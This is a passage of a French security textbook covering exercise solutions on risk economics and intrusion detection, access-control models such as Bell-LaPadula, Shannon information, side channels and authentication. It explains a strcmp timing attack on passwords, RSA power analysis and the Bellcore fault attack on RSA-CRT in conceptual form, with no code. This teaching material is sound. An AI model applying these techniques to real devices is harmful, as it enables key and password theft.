L'analyse de risque est un domaine transversal. Pour la gestion des risques relatifs aux systèmes d'informations, le standard ISO/IEC 27005 y est dédié¹. Des outils spécialisés existent (mentionnons esis²) afin de s'assurer du suivi de ces méthodologies.

Pour la gestion des risques en général, on trouvera une référence dans le document publié par l'AFNOR [Louisot and Gaultier-Gaillard, 2007] ou dans la description des standards ISO/IEC 31000. Il est également intéressant de consulter le standard ISO/IEC 13849 relatif à la sûreté des automates.

Enfin, concernant la sécurité des systèmes informatiques industriels, le lecteur est invité à consulter les guides de l'ANSSI³ relatifs à cette question.

¹ISO/IEC 27001 (section 6 dans la version 2013) et ISO/IEC 27003 (section 8 dans la version 2013) contiennent également des informations utiles.

²<http://sourceforge.net/projects/esis/>

³<http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/securite-des-systemes-industriels/la-cybersecurite-des-systemes-industriels.html>

Solution des exercices

Exercice sur le modèle de Gordon-Loeb (p. 28)

- (i) D'après le modèle de Gordon-Loeb, on obtient l'investissement optimal z^* en dérivant v_z par rapport à z :

$$\frac{dv_z}{dz}(z) = -\mu v_0 \exp(-\mu z)$$

et en résolvant l'équation :

$$\begin{aligned} \mu v_0 \exp(-\mu z^*) \lambda t &= 1 \Rightarrow \exp(-\mu z^*) = \frac{1}{\lambda \mu v_0 t} \\ &\Rightarrow -\mu z^* = -\log(\lambda \mu v_0 t) \\ &\Rightarrow z^* = \frac{1}{\mu} \log(\lambda \mu v_0 t) \end{aligned}$$

- (ii) La « règle en 1/e » stipule que

$$\begin{aligned} z^* &\leq \frac{1}{e} v_0 t \lambda \\ \Leftrightarrow \frac{1}{\mu} \log(\lambda \mu v_0 t) &\leq \frac{1}{e} v_0 t \lambda \\ \Leftrightarrow \frac{\log(\lambda \mu v_0 t)}{\lambda \mu v_0 t} &\leq \frac{1}{e} \\ \Leftrightarrow F(\lambda \mu v_0 t) &\leq F(e) \end{aligned}$$

où $F(x) = \log(x)/x$. Montrons que cette inégalité est toujours vérifiée : la fonction F admet un maximum en $x = e$, où elle vaut exactement $F(e)$. Par conséquent, quels que soient les paramètres, $F(\lambda \mu v_0 t) \leq F(e)$ (il y a égalité si et seulement si $\lambda \mu v_0 t = e$). Ainsi, la « règle en 1/e » est vérifiée dans cette situation.

Exercice sur la distribution de Poisson (p. 24)

- (i) On estime λ à partir de la moyenne arithmétique empirique :

$$\hat{\lambda} = \frac{15 + 14 + 12 + 6 + 6 + 10 + 14}{7} = 11$$

- (ii) D'après la loi de Poisson, la probabilité que 20 alertes soient lancées simultanément est :

$$\begin{aligned} \mathbb{P}(N = k = 20) &= \frac{\lambda^k e^{-\lambda}}{k!} \\ &= \frac{11^{20} e^{-11}}{20!} \\ &= \frac{61159090448414546291}{221172909834240000} e^{-11} \\ &\approx 0.0046 \end{aligned}$$

c'est-à-dire que cette situation a un peu moins de 0.5% de chances de se produire.

- (iii) Il y a deux réponses à cette question, et il faut les donner toutes les deux. D'une part, il y a le risque associé à une situation donnée (k alertes ont été levées) :

$$r_k = \underbrace{k \times X}_{\text{coût}} \times \underbrace{\mathbb{P}(N = k)}_{\text{probabilité d'occurrence}}$$

et d'autre part, il y a le risque total :

$$R = \sum_{k=0}^{\infty} r_k$$

D'après la loi de Poisson, on a

$$\begin{aligned} r_k &= \frac{\lambda^k e^{-\lambda}}{(k-1)!} \times X \\ R &= e^{-\lambda} X \sum_{k=0}^{\infty} \frac{\lambda^k}{(k-1)!} \\ &= e^{-\lambda} X \frac{d}{d\lambda} \left(\sum_{k=0}^{\infty} \frac{\lambda^k}{k!} \right) \\ &= e^{-\lambda} X \frac{d}{d\lambda} (e^\lambda) \\ &= e^{-\lambda} e^\lambda \lambda X \\ &= \lambda X \\ &= 11X \end{aligned}$$

- (iv) Par la formule précédente, le risque total passe à $R' = 6X$. L'investissement dans la nouvelle politique de sécurité est rentable dès que $R - R' > Y$, c'est-à-dire que $Y < 5X$.

Exercice sur la détection d'intrusion (p. 25)

On introduit les notations suivantes : $\mathbb{P}(\text{intrusion}|\text{alerte})$ désigne la probabilité qu'il y ait intrusion sachant que l'alerte a été lancée, $\mathbb{P}(\checkmark|\text{pas d'alerte})$ la probabilité qu'il n'y ait intrusion sachant que l'alerte n'a pas été donnée. Les données de l'énoncé sont donc :

$$\begin{aligned} \mathbb{P}(\text{alerte}|\text{intrusion}) &= 0.99 \\ \mathbb{P}(\text{pas d'alerte}|\checkmark) &= 0.99 \\ \mathbb{P}(\text{intrusion}) &= 0.005 \end{aligned}$$

- (i) On utilise le théorème de Bayes pour calculer la probabilité qu'il y ait intrusion sachant que l'alerte n'a pas été levé :

$$\begin{aligned} \mathbb{P}(\text{intrusion}|\text{pas d'alerte}) &= \mathbb{P}(\text{intrusion}) \times \frac{\mathbb{P}(\text{pas d'alerte}|\text{intrusion})}{\mathbb{P}(\text{pas d'alerte})} \\ &= \mathbb{P}(\text{intrusion}) \times \frac{\mathbb{P}(\text{pas d'alerte}|\text{intrusion})}{\mathbb{P}(\text{pas d'alerte}|\text{intrusion})\mathbb{P}(\text{intrusion}) + \mathbb{P}(\text{pas d'alerte}|\checkmark)\mathbb{P}(\checkmark)} \\ &= \mathbb{P}(\text{intrusion}) \times \frac{1 - \mathbb{P}(\text{alerte}|\text{intrusion})}{(1 - \mathbb{P}(\text{alerte}|\text{intrusion}))\mathbb{P}(\text{intrusion}) + \mathbb{P}(\text{pas d'alerte}|\checkmark)(1 - \mathbb{P}(\text{intrusion}))} \\ &= 0.005 \frac{0.01}{0.01 \times 0.005 + 0.99 \times 0.995} \\ &= \frac{1}{19702} \\ &\approx 5.10^{-5} \end{aligned}$$

- (ii) De même, en utilisant le théorème de Bayes, on calcule la probabilité qu'il n'y ait aucun problème, sachant qu'une alerte a été lancée :

$$\begin{aligned}
 \mathbb{P}(\checkmark | \text{alerte}) &= \mathbb{P}(\checkmark) \times \frac{\mathbb{P}(\text{alerte}|\checkmark)}{\mathbb{P}(\text{alerte})} \\
 &= \mathbb{P}(\checkmark) \times \frac{\mathbb{P}(\text{alerte}|\checkmark)}{\mathbb{P}(\text{alerte}|\checkmark)\mathbb{P}(\checkmark) + \mathbb{P}(\text{alerte}|\text{intrusion})\mathbb{P}(\text{intrusion})} \\
 &= (1 - \mathbb{P}(\text{intrusion})) \times \frac{1 - \mathbb{P}(\text{pas d'alerte}|\checkmark)}{(1 - \mathbb{P}(\text{pas d'alerte}|\checkmark))(1 - \mathbb{P}(\text{intrusion})) + \mathbb{P}(\text{alerte}|\text{intrusion})\mathbb{P}(\text{intrusion})} \\
 &= 0.995 \frac{0.01}{0.01 \times 0.995 + 0.99 \times 0.005} \\
 &= \frac{199}{298} \\
 &\approx 0.67
 \end{aligned}$$

On note le résultat surprenant (mais correct) : si une alerte est lancée, il y a plus de 67% de chances qu'il s'agisse d'une fausse alerte.

- (iii) En supposant les deux évènements indépendants, on a :

$$\begin{aligned}
 \mathbb{P}(\checkmark_1 + \checkmark_2 | \text{alerte}_1 + \text{alerte}_2) &= \mathbb{P}(\checkmark | \text{alerte})^2 \\
 &= \frac{39601}{88804} \\
 &\approx 0.45
 \end{aligned}$$

Cette fois-ci, en cas d'alerte, il y a 55% de chances qu'une intrusion ait effectivement lieu.

Exercice sur le problème du sac à dos (p. 29)

La réponse est la suivante : trois pièces d'or et une pièce de cuivre. Le poids total est de 41 (qui est donc bien inférieur à 42), pour une valeur totale de 32. Pour trouver cette solution, de nombreuses méthodes sont envisageables, mais il est traditionnel de recourir à un algorithme de programmation dynamique (ou, plus efficacement, avec des algorithmes de réduction de réseaux euclidiens, tels LLL).

On pourrait se demander ce qu'il se passerait si, au lieu de prendre les objets dans leur intégralité, on s'autorisait à n'en prendre qu'une fraction. C'est une variante du problème du sac à dos, naturellement appelé problème du sac à dos continu. Dans ce cas, la meilleure solution est de prendre 42/43 du diamant, ce qui pèse exactement le poids autorisé et rapporte un peu plus de 97. Cette version du problème est bien sûr plus facile à résoudre. Mais elle suppose que l'on peut diviser à notre guise les investissements et garder, en proportion, leur efficacité – une hypothèse rarement vérifiée en réalité.

Deuxième partie

Analyse de sécurité, modèles et attaques

5 | Situation

« You have zero privacy anyway, get over it »
– Scott McNealy (CEO, SUN Microsystems), 1999.

« With your permission, you give us more information about you, about your friends, and we can improve the quality of our searches. We don't need you to type at all. We know where you are. We know where you've been. We can more or less know what you're thinking about. »
– Eric Schmidt (CEO, Google), 2010.

Une analyse de sécurité consiste à comparer un système à un jeu de contraintes données et à évaluer pour quels modèles d'adversaires ces contraintes sont satisfaites. En un sens, cette information serait suffisante pour mettre au point une politique de sécurité basée sur les outils existants.

Nous chercherons pourtant à aller un peu plus loin : comprendre ce qui, dans le *design*, l'*implémentation* ou l'*utilisation* d'un système ou d'un protocole, affecte le comportement au point peut-être de faciliter le travail de l'adversaire. Faire une liste exhaustive serait irréaliste, aussi nous limiterons-nous à quelques grandes directions, illustrées d'exemples.

Nous avons désormais toutes les cartes en main pour regarder ce qu'il en est des systèmes autour de nous. En observant, en construisant de petits modèles, en disséquant de gros animaux, nous allons assembler les pièces d'une compréhension des principales classes de vulnérabilités qui frappent les systèmes d'information aujourd'hui.

Mais toutes les vulnérabilités ne se valent pas. Leur criticité dépend de nos exigences de sécurité. C'est un métier à part entière que de mesurer avec justesse ce qu'une vulnérabilité expose, ce qu'elle fragilise. À la lumière d'une analyse fine des risques, on saura alors diriger nos efforts sur ces problèmes qui sont prioritaires.

Voici donc nos objectifs pour cette partie : comprendre les vulnérabilités, les identifier et les repérer ; comprendre dans quelle mesure elles sont exploitables et par qui ; mesurer l'impact d'une telle exploitation vis-à-vis de la politique de sécurité de l'organisation. Nous pourrons porter notre attention sur les points suivants :

- *Les hypothèses* : les parties d'un système dont le fonctionnement repose sur des *hypothèses* non formulées, non vérifiées ou non valides sont susceptibles d'être vulnérables ;
- *La surface d'attaque* : l'ensemble des parties du système exposées à un adversaire ;
- *La propagation* : l'exploitation d'une vulnérabilité peut rendre vulnérables d'autres parties du système.

5.0 Plan de la deuxième partie

Dans cette deuxième partie, c'est un point de vue plus restreint que l'on adopte : on se fixe une question, un objet ; mais on creuse plus en profondeur. Les questions abordées sont ici :

- L'information : de quoi s'agit-il, comment en contrôler l'accès ?
- La cryptographie : que permet-elle, sur quels principes repose-t-elle, quelles garanties donnent différents protocoles ?
- Les attaques : comment sont-elles planifiées, comment les contre-carrer ?

- Les vulnérabilités : de quoi s'agit-il, où en trouver, comment les adversaires les exploitent pour planifier leur attaque ?

Ce point de vue – essentiellement technique – permet de comprendre les enjeux opérationnels de la sécurité des systèmes d'information.

6 | Les méandres de l'information

« Ἀμαθίην κρύπτειν ἀμεινον¹ »

– Héraclite d'Éphèse, fragment DK-109, *Fragments*, VI^e s. AEC.

Qu'est ce que c'est, concrètement, que « l'information » ? Il nous faut une définition assez précise pour pouvoir exprimer les contraintes de sécurité (confidentialité &c.), mais également assez simple pour pouvoir manipuler le concept et vérifier que ces mêmes contraintes sont satisfaites.

Si on s'intéresse à la confidentialité des données par exemple, alors comment formuler l'idée qu'il n'y a pas de « fuite d'information » ?

6.0 Le modèle de Bell-LaPadula et le contrôle d'accès

Le contrôle d'accès est un aspect de l'exigence de confidentialité (et d'intégrité) des données : l'*autorisation*. Il s'agit de répondre à la question « qui/quoi a le droit d'effectuer quelle opération sur quel objet ». L'idée sous-jacente est qu'il est ainsi possible de contrôler la confidentialité et l'intégrité des données. Cependant, cette approche a des limites, que nous allons rencontrer.

On suppose tout d'abord que les personnes ou les applications utilisant le système ont été correctement authentifiées² et que l'on veut quelles opérations leur sont permises sur quels objets. Cette information est généralement représentée par un treillis.

EXEMPLE · TREILLIS MLS

On se donne :

- Un ensemble ordonné de *classifications* (H, \leq_H) ;
- Un ensemble de *catégories* C ;

Un *niveau de sécurité* est défini ici comme une paire $(c, h) \in \mathcal{P}(C) \times H$ – c'est-à-dire la donnée d'un sous-ensemble de C et d'un élément de H . On définit l'ordre partiel^a suivant :

$$(h, c) \leq (h', c') \Leftrightarrow (h \leq_H h' \text{ et } c \subseteq c')$$

Cette structure mathématique définit un ensemble ordonné ou poset. Si on exige qu'il y ait un niveau totalement public (\perp) et un niveau ayant accès à tout (\top) alors il s'agit d'un *treillis*.

L'accès d'une personne de niveau (c, h) à une ressource de niveau (c', h') est autorisé si et seulement si $(c, h) \geq (c', h')$. En particulier, tous les éléments ne sont pas nécessairement comparables, et lorsque cela arrive, l'accès n'est pas autorisé.

Par exemple :

- $(H, \leq_H) = \text{public} \leq_H \text{private} \leq_H \text{secret}$;
- $C = \{\text{sci}, \text{comp}, \text{math}, \text{phil}, \text{eng}\}$

^aRelation binaire partielle, réflexive, transitive, anti-symétrique.

¹Il vaut mieux dissimuler son ignorance.

²C'est-à-dire que leur identité, ou le groupe auquel elles appartiennent, ou le rôle qu'elles jouent dans l'entreprise, selon le critère pertinent.

EXERCICE · (Solution p. 108) · Dans l'exemple précédent, étant donné les objets suivants :

$$\begin{array}{ll} a(\emptyset, \text{public}) & b(\text{eng}, \text{private}) \\ c(\text{phil}, \text{private}) & d(\text{math}, \text{secret}) \end{array}$$

À quels objets peut accéder une personne accréditée ($\{\text{eng, math}\}$, private) ? Quel niveau d'accréditation faut-il avoir pour accéder à tous ces objets ?

On peut dans un premier temps oublier les catégories, et se concentrer sur les niveaux d'accès. Développé dans les années 1970, le modèle de Bell-LaPadula [Bell and La Padula, 1976] est le plus célèbre des modèles de sécurité. Il s'applique au contrôle d'accès et a été développé à l'origine pour le système d'exploitation Multics.

S'il a été aujourd'hui supplanté par des modèles plus subtils – citons par exemple l'architecture de SELinux – il garde une importante conceptuelle et historique, en plus d'être relativement simple.

EXEMPLE · CONTRÔLE D'ACCÈS ET MODÈLE DE BELL-LAPADULA

Le modèle considère :

- Un ensemble O d'objets ;
- Un ensemble S de sujets ;
- Un ensemble A d'opérations (généralement : `read`, `write`, `execute`) ;
- Un ensemble ordonné L de niveaux de sécurité (généralement : public, restreint, secret, top secret).

Chaque objet est associé à un niveau, chaque sujet est associé à un niveau.

L'idée centrale du modèle est formulée en terme d'états : si l'état actuel est « bon », et si les opérations sont légitimes, alors l'état suivant est « bon ».

Le modèle de Bell-LaPadula exige que les opérations satisfassent les propriétés suivantes^a :

- *no read up (simple security property)* : un sujet ne peut lire que dans un objet dont le niveau est inférieur au sien ;
- *no write down (*-property)* : un sujet ne peut écrire que dans un objet dont le niveau est supérieur au sien^b ;

Si un utilisateur de niveau élevé écrit dans un fichier, alors ce fichier obtient la classification élevée correspondante.

Ce premier modèle de confidentialité a eu un grand succès, pour sa simplicité (ce n'est qu'un automate fini) et pour avoir inspiré le système de gestion d'accès des systèmes d'exploitation modernes. Mais il a ses limites, en particulier :

- Il ne s'intéresse qu'à la confidentialité des données : aucune garantie d'intégrité, ni de disponibilité &c. ;
- Il suppose que les niveau de sécurité des objets et des sujets ne changent pas ;
- Il considère qu'un état où tout le monde a accès à tout est sécurisé^c ;
- Il existe des canaux cachés : deux utilisateurs de niveau différent peuvent communiquer.
- Si un utilisateur classé top-secret édite un fichier, ce fichier devient top-secret. Il ne peut pas communiquer les modifications aux niveaux inférieurs sans faire d'exceptions à la règle *.

^aLe modèle d'origine peut également utiliser une matrice d'accès, qui permet aux utilisateurs de transférer certains droits, mais c'est ici un raffinement secondaire.

^bDans le modèle d'origine, des exceptions à cette règle sont autorisées pour certains utilisateurs « de confiance »

^cC'est la célèbre objection de McLean à Bell. D'autant que, si on inclut les exceptions aux règles proposées par l'article original de Bell et LaPadula, il est possible de se ramener à un tel état en respectant le modèle...

EXERCICE · (Solution p. 108) · Proposer un protocole par lequel deux utilisateurs de niveau de sécurité différents peuvent communiquer sans que le modèle de Bell-LaPadula l'interdise.

En dépit de ses limitations, le modèle de Bell-LaPadula en a inspiré d'autres, reposant sur la même idée : le modèle de Biba, de Clark-Wilson, de Brewer-Nash, Harrison-Ruzzo-Ullman &c.

EXEMPLE · RINGS DU PROCESSEUR X86

Multics avait besoin d'un support matériel pour implémenter le modèle de Bell-LaPadula. Les différents niveaux, appelés *rings*, sont gérés par le processeur directement. Le niveau 0 est le plus élevé (réservé à l'origine aux opérations les plus sensibles du noyau), le niveau 3 est le plus bas. Aujourd'hui, les systèmes Unix et Linux n'utilisent que ces deux niveaux (0 : *kernelland*, 3 : *userland*), ainsi que parfois le niveau 1 pour la virtualisation.

Voici la politique de sécurité correspondante :

- Un programme ne peut accéder qu'aux objets de son propre ring, ou d'un ring extérieur (c'est-à-dire ayant moins de priviléges) ;
- Un programme ne peut invoquer de fonctions que dans son propre ring.

Pourquoi ne peut-il pas invoquer de fonctions dans un ring extérieur ? Pour la simple raison que ces fonctions pourraient être modifiées par un programme du ring extérieur. Ce programme pourrait exploiter cette possibilité pour effectuer des opérations avec des priviléges dont il ne devrait pas disposer.

Fondamentalement, tous ces modèles fonctionnent en décrivant les opérations d'un utilisateur comme un mot, et de vérifier si ce mot est reconnu par un automate donné. Une conséquence malheureuse est que plus un modèle est expressif, plus il est difficile algorithmiquement de vérifier qu'il satisfait une propriété de sécurité donnée – certains de ces modèles se heurtant au mur de l'indécidabilité. C'est pour cela qu'il s'agit le plus souvent d'un contrôle très simple.

Quelqu'en soit la saveur, les mécanismes de contrôle d'accès sont généralement implantés au plus bas niveau possible (on parle souvent de *reference monitor*). C'est d'abord pour éviter d'être contournés ou altérés, c'est aussi pour provoquer le minimum d'*overhead*. En revanche, le prix est une flexibilité réduite.

Enfin, ils ont le défaut de ne pas vraiment proposer de réponse à la question «qu'est ce que l'information» que l'on souhaite protéger : dans le cas du modèle de Bell-LaPadula, un canal caché permet d'exfiltrer des données.

6.1 La théorie de l'information de Shannon

Il s'agit donc de repenser le problème. Pour cela, on peut par exemple considérer le système qui nous intéresse comme une source, l'attaquant comme un récepteur, et leur interaction comme se déroulant le long de canaux de communication. Le système qui nous intéresse possède des informations, c'est-à-dire qu'il connaît la valeur d'une variable aléatoire X obéissant à une certaine loi de probabilité. Il émet sur le canal de communication un signal, qui est une variable Y obéissant à une certaine loi de probabilité. La question se formule dans ce contexte ainsi : mesurant Y , apprend-on quelque chose de X ³ ?

Formellement, cette question a été abordée ainsi par Shannon en 1948 : on appelle *information mutuelle* la quantité

$$\begin{aligned} I(X, Y) &= \sum_{x \sim X, y \sim Y} \mathbb{P}(x, y) \log_2 \left(\frac{\mathbb{P}(x, y)}{\mathbb{P}(x)\mathbb{P}(y)} \right) \\ &= H(X) - H(X|Y) \end{aligned}$$

qui mesure en bits à quel point la mesure de Y nous en apprend sur X ⁴, où H désigne l'entropie de Shannon⁵. Cette expression se généralise naturellement au cas continu.

³C'est-à-dire que dans ce contexte, toute donnée n'est pas nécessairement une information.

⁴Et vice versa, l'expression étant symétrique en X et Y .

⁵Il existe d'autres définitions possibles, en particulier basées sur l'entropie de Rényi, donc l'entropie de Shannon est un cas particulier.

EXEMPLE · INFORMATION MUTUELLE DANS LE CORPUS REUTERS

Voici un exemple simple d'utilisation de la notion d'information mutuelle. Le corpus Reuters^a est constitué de nombreux extraits d'articles en Anglais. Si on s'intéresse aux mots contenus dans ces articles de plus de 4 lettres (total de 1383386 mots), alors voici la matrice d'information mutuelle correspondante :

$$\left(I(X^{(i)}; X^{(j)}) \right)_{1 \leq i, j \leq 4} = \begin{pmatrix} 4.11 & 1.26 & 0.74 & 0.64 \\ 1.26 & 3.65 & 0.94 & 0.56 \\ 0.74 & 0.94 & 4.15 & 0.94 \\ 0.64 & 0.56 & 0.94 & 4.11 \end{pmatrix}$$

où $X^{(i)}$ désigne la lettre en i -ème position. Dans cet exemple, la donnée de la lettre précédente donne environ 1 bit d'information ; de même la donnée de la lettre suivante donne environ 1 bit d'information, sur environ 4 bits d'entropie au total.

^a<http://about.reuters.com/researchandstandards/corpus/>

EXERCICE · (Solution p. 108) · Soit X la variable aléatoire donnée par la mesure d'un dé non pipé, et Y la variable aléatoire correspondant à 0 si X est pair et 1 sinon. Calculer l'information mutuelle entre X et Y .

La notion d'information mutuelle est théoriquement intéressante. En particulier, pour toute fonction f , l'inégalité $I(X, Y) \geq I(X, f(Y))$ est vérifiée : on ne peut pas « extraire » plus d'informations que Y n'en donne sur X , quel que soit le traitement appliqué à Y . Elle est liée à d'autres notions intéressantes que nous allons reconstruire à nouveau, en particulier lorsque nous discuterons de l'« aléatoire ».

Cependant elle est affectée de mauvaises propriétés statistiques : il est difficile en pratique de la calculer, non pas que la formule précédente soit complexe à implémenter, mais elle souffre d'un fort biais. De plus, il est nécessaire de connaître les distributions de probabilité, ce qui est en soi difficile. De nombreux travaux de recherche tentent d'en améliorer l'estimation et des applications commencent à voir le jour qui reposent sur la mesure de l'information mutuelle.

EXERCICE · Quelle est l'information mutuelle entre un message m et son hash, par exemple SHA256 ?

6.2 Canaux cachés, canaux auxiliaires

C'est à la lumière de la théorie de Shannon que l'on peut véritablement parler de canal caché (qui repose sur une faiblesse conceptuelle) ou de canal auxiliaire (qui repose sur une faiblesse de l'implémentation). Il s'agit d'une interaction avec le système (un canal de communication, dans la métaphore précédente) qui nous renseigne sur une donnée du système. Bien entendu, cela n'est problématique que dans le cas où cette donnée n'est pas censée nous être communiquée.

On pourrait vouloir utiliser la mesure d'information discutée plus haut avec les modèles de sécurité : par exemple, vérifier qu'il n'y a pas de flot d'information illégal dans un treillis. Ce problème, cependant, est indécidable⁶.

Comme bien souvent, l'indécidabilité peut être contournée au prix d'une légère imprécision dans l'analyse (qui n'est pas forcément dommageable). Mais cela est à l'heure actuelle un sujet de recherche très actif, et l'industrie n'est pas encore mûre pour ces développements. En conséquence les canaux auxiliaires sont extrêmement nombreux, et n'ont pas vraiment été considérés sérieusement jusque relativement récemment.

Voici un exemple classique :

EXEMPLE · ATTAQUE EN FORCE BRUTE AVEC CANAL AUXILIAIRE

Soit un mot de passe de 8 lettres, composé pour l'exemple de caractères de l'ensemble

AaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpQqRrSsTtUuVvWwXxYyZz0123456789+=

⁶En effet : un programme qui réaliserait cela pourrait être aisément transformé en un programme décident si un programme termine ou non. Or l'existence d'un tel programme est contradictoire.

qui contient 64 caractères différents. Supposons que ce mot de passe nous donne accès à une machine, qui nous autorise à nous tromper autant de fois que l'on veut.

Si on devait essayer une à une toutes les combinaisons possibles de 8 lettres, il faudrait dans le pire des cas $64^8 = 281474976710656$ tentatives, soit environ 3 jours et 6 heures à 1 GHz. En moyenne, seule la moitié de ces tentatives est nécessaire : disons qu'une attaque en force brute prendrait un jour et demie à 1GHz.

Mais supposons que le programme vérifiant le mot de passe utilise une fonction telle que `strcmp`, qui compare lettre après lettre et si un désaccord est trouvé, retourne une erreur. Elle met donc conceptuellement plus de temps à vérifier un mot de passe dont le début est bon qu'un mot de passe dont le début n'est pas bon – l'idée est d'exploiter cet avantage.


Le principe de l'attaque est de se concentrer sur la première lettre : on essaye des mots de passe commençant par A, puis a &c. jusqu'à = : la lettre retenue est celle du mot qui aura mis le plus longtemps à être rejeté. On recommence avec cette lettre pour première lettre, en faisant varier uniquement la seconde. Et ainsi de suite. Avec cette méthode, il y a $64 \times 8 = 512$ tentatives, ce qui est bien peu et ne prend pas une seconde.

La seule contrainte pour pouvoir utiliser cette approche est que l'on sache mesurer le temps assez précisément pour distinguer les cas, et reconnaître la lettre qui fait une différence.

Parmi les autres canaux auxiliaires passifs classiques, on peut compter : les ondes électromagnétiques émises par les câbles, la gestion des défauts de cache d'un CPU, la consommation électrique d'une smartcard ou sa température, le bruit d'un ventilateur... De tels informations peuvent rendre vulnérables de nombreuses implémentations et la recherche en cryptographie moderne y prête une grande attention.

EXEMPLE · ATTAQUE EN ANALYSE SIMPLE DE PUISSANCE DE RSA

Les transistors qui composent les unités de calcul consomment (légèrement) plus lorsqu'ils sont actifs que lorsqu'ils sont inactifs. Avec un équipement adapté, on peut mesurer la consommation électrique de l'unité de calcul avec assez de précision pour y distinguer des opérations individuelles. En révélant la différence entre opérations de multiplication et opérations de mise au carré de la partie square-and-multiply de l'algorithme^a, il est possible de littéralement lire l'exposant secret utilisé^b.



Mathématiquement, on peut modéliser la consommation comme la distance de Hamming entre deux états successifs du système, c'est-à-dire le nombre de bits dont la valeur est inversée. Cela ouvre la voie à de possibles vérifications automatiques de la résistance à ce type d'attaques.

^aDans sa version « scolaire », les implémentations modernes se protégeant, on peut l'espérer, de cette attaque.

^bOn peut bien entendu combiner cette attaque avec une attaque temporelle, en observant qu'il faut plus de temps à l'algorithme pour mettre au carré et multiplier, que pour simplement mettre au carré. C'était l'idée originale de l'article de Paul Kocher où l'attaque en analyse de puissance a été décrite pour la première fois : « Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. », Advances in Cryptology—CRYPTO' 96. Springer Berlin Heidelberg, 1996.

Mais il est également possible de provoquer le système pour en extraire des informations. C'est le principe des injections de fautes. Une injection de faute consiste à modifier des paramètres ou des valeurs intermédiaires du calcul d'un système, afin que le résultat final fournit des informations sensibles. On peut par exemple comparer le résultat de ce calcul perturbé à celui d'un calcul correct.

EXEMPLE · RSA-CRT ET L'ATTACHE BONEH-DEMILLO-LIPTON

L'attaque Boneh-DeMillo-Lipton, aussi connue sous le nom d'attaque Bellcore^a, repose sur l'injection de fautes pour déjouer un protocole de signature basé sur RSA-CRT [Boneh et al., 1996, Boneh et al., 1997, Boneh et al., 2001].

L'algorithme RSA-CRT utilise le théorème de restes chinois pour accélérer les calculs. En voici une description :

- Génération de clés

- Deux nombres premiers p et q sont choisis.
 - On pose $N = pq$, et on choisit e et d tels que $de \equiv 1 \pmod{\phi(N)}$.
 - Le couple (N, e) constitue la clé publique, le couple (N, d) constitue la clé privée.
- Optimisation CRT
 - $d_p = d \pmod{p-1}$
 - $d_q = d \pmod{q-1}$
 - $i_q = q^{-1} \pmod{p}$
 - Calcul de la signature S d'un message m
 - $S_p = m^{d_p} \pmod{p}$
 - $S_q = m^{d_q} \pmod{q}$
 - $R = i_q(S_p - S_q) \pmod{p}$
 - $S = S_q + qR$
 - Vérification de la signature : on vérifie que $m = S^e \pmod{N}$.

Cette manière de faire est très simple à implémenter et accélère d'un facteur quatre les calculs de signature.
Supposons maintenant la situation suivante :

- Un adversaire peut demander un calcul de signature par RSA-CRT ;
- Il est capable de provoquer une faute au cours de ce calcul, c'est-à-dire de modifier une valeur ;
- Il n'a pas le contrôle de la valeur ainsi modifiée ;
- Il ne modifie pas le comportement normal de l'algorithme ;
- Il peut connaître le résultat du calcul.

Alors il est facile de vérifier que :

- Si S_p est affecté, donnant une signature finale S' , alors $\text{pgcd}(N, S - S') = q$;
- Si S_q est affecté, donnant une signature finale S' , alors $\text{pgcd}(N, S - S') = p$;

Cette méthode ne requiert qu'une seule faute, qui change la valeur d'une variable intermédiaire de manière non contrôlée, et suffit donc à décomposer N , ce qui donne accès à la clé privée.

Plusieurs contre-mesures ont été proposées, mais avant 2013, aucune d'entre elles n'avait reçu de preuve théorique de son efficacité.

^aBell Communication Research, où travaillaient les auteurs.

Il est important de noter ceci : à moins d'avoir été explicitement conçu pour résister à de telles attaques, passives ou actives, il est probable qu'un algorithme (ou plus exactement, que son implémentation) ne puisse y résister.

6.3 Identification et authentification

L'authentification, dont on a vu que tout contrôle d'accès (qui détermine l'*autorisation*) avait besoin, est le procédé par lequel quelqu'un donne une preuve qu'il est qui il dit être – ou de manière plus réaliste qu'il possède quelque chose que les autres n'ont pas, que l'on va appeler le « secret ».

Que veut-on d'un tel protocole ? Les propriétés suivantes sont généralement recherchées :

- *Correction* : si on possède le secret, tout se passe bien ;
- *Significance* : le procédé donne une preuve que l'on possède le secret ;

- *Non-transferabilité* : le procédé établit que l'on possède le secret et rien d'autre – en particulier il ne peut pas convaincre *a posteriori* un tiers que l'on possède le secret. La non-transferabilité requiert l'interactivité.

Dans un tel protocole, un *prouveur* cherche à établir son identité auprès d'un *vérifieur*. Le vérifieur ne connaît pas nécessairement le secret lui-même.

6.3.1 Méthodes classiques

Les protocoles d'authentification sont ceux que l'on rencontre le plus et le plus souvent – ce sont également les plus souvent contournés. Parmi les méthodes classiques, il faut mentionner :

- L'absence de protocole d'authentification.
- Le « mot de passe » : le secret est une chaîne de caractères transmise par le prouveur et connue du vérifieur. Le vérifieur accepte si le mot de passe transmis par le prouveur correspond au mot de passe stocké par le vérifieur.
- Questions/réponses : le secret est la réponse à plusieurs questions connues par les deux parties. Le vérifieur transmet une question, le prouveur transmet une réponse. Le vérifieur accepte si la réponse est celle attendue, étant donnée la question.
- Un hash de mot de passe : au lieu de transmettre le mot de passe, on transmet un hash. Seul le hash est connu du vérifieur, qui accepte si le hash transmis par le prouveur correspond au hash stocké.
- Signatures : le secret est une clé privée d'un protocole cryptographique asymétrique. Le prouveur transmet sa clé publique. Le vérifieur transmet un « défi ». Le prouveur utilise la clé privée pour calculer une signature qu'il transmet. Le vérifieur accepte si la signature correspond à la clé publique.

Étant données quelques classes d'adversaires, on peut avoir affaire aux situations suivantes :

1. Le secret peut être trouvé *via* un dictionnaire ou par une attaque en force brute.
2. Le secret peut être lu par une écoute passive de la transaction (*eavesdropping*).
3. Le secret peut être reconstruit par une écoute passive.
4. Répéter la transaction permet de s'authentifier avec l'identité du prouveur (*replay, pass-the-hash*).
